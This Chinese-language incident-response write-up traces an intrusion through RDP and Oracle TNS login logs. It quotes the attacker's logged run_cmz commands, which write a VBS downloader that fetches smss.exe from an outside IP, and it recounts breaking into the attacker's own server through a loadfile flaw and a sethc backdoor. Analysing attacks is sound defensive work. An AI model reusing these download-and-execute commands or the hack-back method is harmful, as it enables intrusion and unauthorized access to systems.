专注APT攻击与防御


https://micropoor.blogspot.com/

事件过程：某厂商日志分析发现IP，但是日志记录的其中行为直接大量登陆内网，并无攻击过程，以及攻击手法，导致内网安全加固不知从何下手，并且不知道有什么后门需要清除，而且日志里攻击者IP为外国IP，不确定真实IP，还是代理IP。无法定位真正攻击者的地理位置。

思路：反入侵得到攻击者机器权限，入侵现场还原，摸清入侵思路。并且须知入侵者的相关后门遗留，以便处理后门。抓取入侵者的真实IP获得地理位置。并按照攻击者的攻击路线加固相关漏洞安全。

一：日志分析

1. 某厂商日志：该IP 为韩国，login 状态全部为success



| | A | B | C | D | E | F | G | H |
|---|---|---|---|---|---|---|---|---|
| 1 | info | sip | user | proto | passwd | access_time | @timestamp | seria |
| 2 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:58:39.408 | 2017-01-17T19:02:02.437+0 | 21636 |
| 3 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:58:41.677 | 2017-01-17T19:02:02.437+0 | 21636 |
| 4 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:58:37.125 | 2017-01-17T19:02:02.437+0 | 21636 |
| 5 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:58:34.627 | 2017-01-17T19:01:54.330+0 | 21636 |
| 6 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:58:32.274 | 2017-01-17T19:01:54.330+0 | 21636 |
| 7 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:58:29.919 | 2017-01-17T19:01:54.330+0 | 21636 |
| 8 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:58:27.475 | 2017-01-17T19:01:54.330+0 | 21636 |
| 9 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:58:25.040 | 2017-01-17T19:01:54.330+0 | 21636 |
| 10 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:58:20.102 | 2017-01-17T19:01:41.214+0 | 21636 |
| 11 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:58:22.614 | 2017-01-17T19:01:41.214+0 | 21636 |
| 12 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:58:17.803 | 2017-01-17T19:01:41.214+0 | 21636 |
| 13 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:58:15.345 | 2017-01-17T19:01:41.214+0 | 21636 |
| 14 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:58:12.884 | 2017-01-17T19:01:41.214+0 | 21636 |
| 15 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:58:03.379 | 2017-01-17T19:01:31.094+0 | 21636 |
| 16 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:58:08.136 | 2017-01-17T19:01:31.094+0 | 21636 |
| 17 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:58:10.548 | 2017-01-17T19:01:31.094+0 | 21636 |
| 18 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:58:05.792 | 2017-01-17T19:01:31.094+0 | 21636 |
| 19 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:57:56.261 | 2017-01-17T19:01:18.969+0 | 21636 |
| 20 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:57:51.485 | 2017-01-17T19:01:18.969+0 | 21636 |
| 21 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:57:58.491 | 2017-01-17T19:01:18.969+0 | 21636 |
| 22 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:58:00.938 | 2017-01-17T19:01:18.969+0 | 21636 |
| 23 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:57:53.972 | 2017-01-17T19:01:18.969+0 | 21636 |
| 24 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:57:49.055 | 2017-01-17T19:01:18.969+0 | 21636 |
| 25 | login success | 221.150.77.4 | | RDP | | 2017-01-17 18:57:44.215 | 2017-01-17T19:01:04.855+0 | 21636 |

| | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 2017-01-17 17:39:11.215 | 2017-01-17T17:42:33.197+0 | 216362336 | | 3389 | | 4920 | 10.1.32.46 | {"latitude": "3 |
| 2017-01-17 17:39:03.299 | 2017-01-17T17:42:33.197+0 | 216362336 | | 3389 | | 4845 | 10.1.32.46 | {"latitude": "3 |
| 2017-01-17 17:39:02.671 | 2017-01-17T17:42:33.197+0 | 216362336 | | 3389 | | 4599 | 10.1.32.74 | {"latitude": "3 |
| 2017-01-17 17:39:09.217 | 2017-01-17T17:42:33.197+0 | 216362336 | | 3389 | | 3482 | 10.1.32.46 | {"latitude": "3 |
| 2017-01-17 17:39:10.515 | 2017-01-17T17:42:33.197+0 | 216362336 | | 3389 | | 4467 | 10.1.32.74 | {"latitude": "3 |
| 2017-01-17 17:39:07.337 | 2017-01-17T17:42:33.197+0 | 216362336 | | 3389 | | 2566 | 10.1.32.46 | {"latitude": "3 |
| 2017-01-17 17:39:07.324 | 2017-01-17T17:42:33.197+0 | 216362336 | | 3389 | | 2682 | 10.1.32.74 | {"latitude": "3 |
| 2017-01-17 17:38:50.478 | 2017-01-17T17:42:21.066+0 | 216362336 | | 3389 | | 2225 | 10.1.32.46 | {"latitude": "3 |
| 2017-01-17 17:38:57.587 | 2017-01-17T17:42:21.066+0 | 216362336 | | 3389 | | 1856 | 10.1.32.46 | {"latitude": "3 |
| 2017-01-17 17:38:50.183 | 2017-01-17T17:42:21.066+0 | 216362336 | | 3389 | | 2231 | 10.1.32.74 | {"latitude": "3 |
| 2017-01-17 17:39:01.027 | 2017-01-17T17:42:21.066+0 | 216362336 | | 3389 | | 3537 | 10.1.32.74 | {"latitude": "3 |
| 2017-01-17 17:38:52.288 | 2017-01-17T17:42:21.066+0 | 216362336 | | 3389 | | 3033 | 10.1.32.46 | {"latitude": "3 |
| 2017-01-17 17:38:59.508 | 2017-01-17T17:42:21.066+0 | 216362336 | | 3389 | | 2714 | 10.1.32.74 | {"latitude": "3 |
| 2017-01-17 17:38:55.673 | 2017-01-17T17:42:21.066+0 | 216362336 | | 3389 | | 1162 | 10.1.32.46 | {"latitude": "3 |
| 2017-01-17 17:38:57.825 | 2017-01-17T17:42:21.066+0 | 216362336 | | 3389 | | 2062 | 10.1.32.74 | {"latitude": "3 |
| 2017-01-17 17:38:53.931 | 2017-01-17T17:42:21.066+0 | 216362336 | | 3389 | | 3963 | 10.1.32.46 | {"latitude": "3 |
| 2017-01-17 17:38:59.427 | 2017-01-17T17:42:21.066+0 | 216362336 | | 3389 | | 2619 | 10.1.32.46 | {"latitude": "3 |
| 2017-01-17 17:38:56.273 | 2017-01-17T17:42:21.066+0 | 216362336 | | 3389 | | 1469 | 10.1.32.74 | {"latitude": "3 |
| 2017-01-17 17:38:53.099 | 2017-01-17T17:42:21.066+0 | 216362336 | | 3389 | | 3518 | 10.1.32.74 | {"latitude": "3 |
| 2017-01-17 17:38:54.691 | 2017-01-17T17:42:21.066+0 | 216362336 | | 3389 | | 4650 | 10.1.32.74 | {"latitude": "3 |
| 2017-01-17 17:38:51.610 | 2017-01-17T17:42:21.066+0 | 216362336 | | 3389 | | 2863 | 10.1.32.74 | {"latitude": "3 |
| 2017-01-17 17:38:48.786 | 2017-01-17T17:42:21.066+0 | 216362336 | | 3389 | | 1553 | 10.1.32.46 | {"latitude": "3 |
| 2017-01-17 17:38:47.201 | 2017-01-17T17:42:08.938+0 | 216362336 | | 3389 | | 1075 | 10.1.32.74 | {"latitude": "3 |
| 2017-01-17 17:38:45.648 | 2017-01-17T17:42:08.938+0 | 216362336 | | 3389 | | 3837 | 10.1.32.74 | {"latitude": "3 |
| 2017-01-17 17:38:41.177 | 2017-01-17T17:42:08.938+0 | 216362336 | | 3389 | | 1804 | 10.1.32.46 | {"latitude": "3 |

221-ip成功，进入内网多个IP。但无其他记录，如过程，手法。无法安全加固客户内网。无法分析出哪里出现问题，只能找出起始被入侵成功的IP，需要得到攻击者的电脑权限，还原攻击过程，才可得知被攻击者的弱点并加固。

| | A | B | C | D | E | F | G | H | I | J | K |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | info | sip | user | proto | passwd | access_ti | @timestam | serial_nu | sipv6 | dipv6 | dport |
| 2 | login success | 18.28. .15 | SYS | tns | | 2017-01-12 | 2017-01-12 | 16362336 | | | 1521 |
| 3 | login success | 18.28. .15 | SYS | tns | | 2017-01-12 | 2017-01-12 | 16362336 | | | 1521 |
| 4 | login failed | 18.28. .15 | SYS | tns | | 2017-01-12 | 2017-01-12 | 16362336 | | | 1521 |
| 5 | login failed | 18.28. .15 | SYS | tns | | 2017-01-12 | 2017-01-12 | 16362336 | | | 1521 |
| 6 | login failed | 18.28. .15 | system | tns | | 2017-01-12 | 2017-01-12 | 16362336 | | | 1521 |
| 7 | login failed | 18.28. .15 | system | tns | | 2017-01-12 | 2017-01-12 | 16362336 | | | 1521 |
| 8 | login failed | 18.28. .15 | dbsnmp | tns | | 2017-01-12 | 2017-01-12 | 16362336 | | | 1521 |
| 9 | login failed | 18.28. .15 | test | tns | | 2017-01-12 | 2017-01-12 | 16362336 | | | 1521 |
| 10 | login failed | 18.28. .15 | SYS | tns | | 2017-01-12 | 2017-01-12 | 16362336 | | | 1521 |
| 11 | login failed | 18.28. .15 | SYS | tns | | 2017-01-12 | 2017-01-12 | 16362336 | | | 1521 |
| 12 | login failed | 18.28. .15 | system | tns | | 2017-01-12 | 2017-01-12 | 16362336 | | | 1521 |
| 13 | login success | 18.28. .15 | SYS | tns | | 2017-01-12 | 2017-01-12 | 16362336 | | | 1521 |
| 14 | login success | 18.28. .15 | SYS | tns | | 2017-01-12 | 2017-01-12 | 16362336 | | | 1521 |
| 15 | login success | 18.28. .15 | SYS | tns | | 2017-01-12 | 2017-01-12 | 16362336 | | | 1521 |
| 16 | login success | 18.28. .15 | SYS | tns | | 2017-01-12 | 2017-01-12 | 16362336 | | | 1521 |
| 17 | login success | 18.28. .15 | SYS | tns | | 2017-01-12 | 2017-01-12 | 16362336 | | | 1521 |
| 18 | login failed | 18.28. .15 | system | tns | | 2017-01-12 | 2017-01-12 | 16362336 | | | 1521 |
| 19 | login success | 18.28. .15 | SYS | tns | | 2017-01-12 | 2017-01-12 | 16362336 | | | 1521 |
| 20 | login failed | 18.28. .15 | SYS | tns | | 2017-01-12 | 2017-01-12 | 16362336 | | | 1521 |
| 21 | login failed | 18.28. .15 | SYS | tns | | 2017-01-12 | 2017-01-12 | 16362336 | | | 1521 |
| 22 | login failed | 18.28. .15 | SYS | tns | | 2017-01-12 | 2017-01-12 | 16362336 | | | 1521 |
| 23 | login failed | 18.28. .15 | SYS | tns | | 2017-01-12 | 2017-01-12 | 16362336 | | | 1521 |
| 24 | login failed | 18.28. .15 | SYS | tns | | 2017-01-12 | 2017-01-12 | 16362336 | | | 1521 |

| | | |
|---|---|---|
| 2017-01-12T02:58:08.767+080 | SUCESS | BEGIN DBMS_OUTPUT.GET_LINES(:LINES, :NUMLINES); END; |
| | | BEGIN :x:=run_cmz('cmd /c net user bohe /del'); END; |
| 2017-01-12T02:58:08.767+080 | SUCESS | |
| 2017-01-12T02:58:08.767+080 | SUCESS | BEGIN DBMS_OUTPUT.GET_LINES(:LINES, :NUMLINES); END; |
| 2017-01-12T02:58:08.767+080 | SUCESS | BEGIN :x:=run_cmz('cmd /c echo Shell.Run ("smss.exe") >>bkb.vbs'); END; |
| 2017-01-12T02:58:08.767+080 | SUCESS | BEGIN :x:=run_cmz('cmd /c echo aGet.SaveToFile "smss.exe",2 >>bkb.vbs'); END; |
| 2017-01-12T02:58:08.767+080 | SUCESS | BEGIN :x:=run_cmz('cmd /c echo Post.Open "GET","http://115.231.60.76:5525/www/smss.exe",0 |
| 2017-01-12T02:58:08.767+080 | SUCESS | BEGIN DBMS_OUTPUT.GET_LINES(:LINES, :NUMLINES); END; |
| 2017-01-12T02:58:08.625+080 | SUCESS | BEGIN DBMS_OUTPUT.GET_LINES(:LINES, :NUMLINES); END; |
| 2017-01-12T02:58:08.625+080 | SUCESS | BEGIN :x:=run_cmz('cmd /c echo aGet.Type = 1 >>bkb.vbs'); END; |
| 2017-01-12T02:58:08.625+080 | SUCESS | BEGIN :x:=run_cmz('cmd /c echo Set Post = CreateObject("Msxml2.XMLHTTP") >>bkb.vbs'); END; |

在tns日志中，oracle相关存储得到入侵者相关的存储利用。如downfile-smss.exe,地址为115.231.60.76


此时，我们得到2个攻击者IP，1个样本

IP分别为韩国，河南，样本1为：smss.exe


二：现场还原

1刺探攻击者的服务器相关信息：


起初连接到入侵者IP的服务器，IP归属地为韩国，并且服务器也为韩文，非中国渠道购买，起初以为攻击者为国外人员。



```
PORT      STATE    SERVICE        VERSION
21/tcp    open     ftp            vsftpd 2.0.8 or later
135/tcp   filtered msrpc
137/tcp   filtered netbios-ns
138/tcp   filtered netbios-dgm
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
593/tcp   filtered http-rpc-epmap
901/tcp   filtered samba-swat
1025/tcp  filtered NFS-or-IIS
1047/tcp  open     neodl?
1723/tcp  filtered pptp
2745/tcp  filtered urbisnet
3127/tcp  filtered ctx-bridge
3128/tcp  filtered squid-http
3306/tcp  open     mysql          MySQL 5.0.24a-community-nt
4444/tcp  filtered krb524
5554/tcp  filtered sgi-esphttp
6129/tcp  filtered unknown
7324/tcp  open     swx?
8900/tcp  open     http           Microsoft IIS httpd 6.0
9200/tcp  open     wap-wsp?
9201/tcp  open     wap-wsp-wtp?
9995/tcp  filtered palace-4
9996/tcp  filtered palace-5
50033/tcp filtered unknown
50050/tcp filtered unknown
```





但当刺探攻击者服务器21端口时发现并非真正的“国外黑客”




于是，暂时定为攻击者为国内，需要摸查的IP锁定为中国范围内IP

**整体思路临时改为：**需要得到该服务器的权限，查看所有登陆成功日志，找出IP以及对应时间。

**入侵思路临时改为：**该服务器为懂攻防人员所拥有，尽可能在该服务器不添加任何账号或留有明显痕迹。




由于韩国服务器此段有DHCP记录查看应用，该应用存在loadfile漏洞，并且得知目标服务器存在shift后门，


攻击思路为：16进制读取shift后门，并unhex本地还原exe，得到样本2，本地分析该样本，从而不留痕迹得得到攻击者服务器。


至此：目前我们得到2个攻击者IP，2个样本，IP分别为韩国，河南，样本分别为smss.exe与sethc.exe


三：本地样本分析

样本1：生成替换dll。并且自启动，反链接到某IP的8080端口，并且自删除。为远控特征。

远控样本md5值：






